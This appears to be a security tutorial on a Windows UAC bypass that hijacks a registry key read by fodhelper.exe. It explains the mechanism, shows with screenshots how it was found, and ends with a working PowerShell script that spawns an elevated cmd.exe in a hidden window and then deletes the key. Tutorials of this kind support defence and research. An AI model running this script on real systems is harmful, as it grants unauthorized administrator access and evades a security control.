Environment
| IP | HOSTNAME | NOTE |
|---|---|---|
| N/A | Win10 | Test host |
Related Script
| Content | Download |
|---|---|
| PowershellScript | Download |
What Is UAC?
-
User Account Control (
UAC) is an access-control feature introduced inWindows VistaandWindows Server 2008. WithUAC, applications and tasks always run in the security context of a non-administrator account unless an administrator specifically grants administrator-level access to the system.UACcan prevent unauthorized applications from being installed automatically and prevent unintended changes to system settings. -
When we run software that is not officially provided by Microsoft, even if our account belongs to the local Administrators group, the software runs with standard-user privileges. When software needs to change system configuration or modify critical system locations, it often needs to elevate its privileges to perform these operations. At that point,
UACasks the user, “Do you want to allow this app to make changes to your device?” Once the user clicks “Yes,” the software is elevated to administrator privileges and can then modify critical system configurations and paths.
Registry Hijacking Principle
- The registry is generally used to store system configurations that programs read when they run. For example,

Windowsstartup entries are stored in the registry, and the system reads them at startup to determine which programs to launch. Runregeditto view the registry.
-
Registry hijacking works because some high-integrity programs read registry content and execute it as commands, while programs running with standard privileges can modify that content. Therefore, by changing this registry content to the path of a malicious program, the malicious program can be executed by a high-integrity program and inherit its administrator privileges. Commonly hijacked programs include
eventvwr.exe,mmc.exe, andfodhelper.exe(windows 10). Registry entries underHKEY_CURRENT_USER(abbreviated asHKCU) can generally be modified by the current user without administrator privileges (the registry entry indicated by the arrow in the figure above), which creates an opportunity for registry hijacking. -
The following example uses the hijacking of

fodhelper.exe. Inspection withsigcheckshows that it is a trusted program that can automatically elevate privileges.
sigcheck.exe -m c:\windows\system32\fodhelper.exe
- As shown below:
- Next, open

process monitorto inspectfodhelper.exeand set the filter as shown below:
- Then open

fodhelper.exe, as shown below:
- Using

process monitorto monitor the behavior offodhelper.exereveals that it queries the registry entryHKCU:\Software\Classes\ms-settings\Shell\Open\commandduring startup. After discovering that the path does not exist, it continues querying. A key-value pair namedshell\open\commandusually stores the path of an executable file. If we can write this key-value pair, a chosen executable will be run with elevated privileges during program startup. Because this key-value pair belongs toHKCU, even a standard user can edit it, allowing us to silently execute any specified file with elevated privileges.
Attack Process

- First, check whether the local user belongs to the local Administrators group.
- The

dengqinyuanaccount belongs to the local Administrators group, but the currentcmdwindow has only standard privileges and cannot modify system files. As shown below, adding a file to thec:windowssystem32directory fails, so we attempt to bypassUACand elevate privileges.
- Add the
HKCU:\Software\Classes\ms-settings\Shell\Open\commandentry to the registry and set its value, as shown below:

- Run
fodhelper.exe. A newcmdwindow opens with administrator privileges, successfully bypassingUAC, as shown below:

- The

powershellscript is as follows:
[String]$program = "c:\windows\system32\cmd.exe"
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value $program -Force
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
Start-Sleep 3
Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
- The script automatically modifies the registry values and promptly removes them. The result is shown below: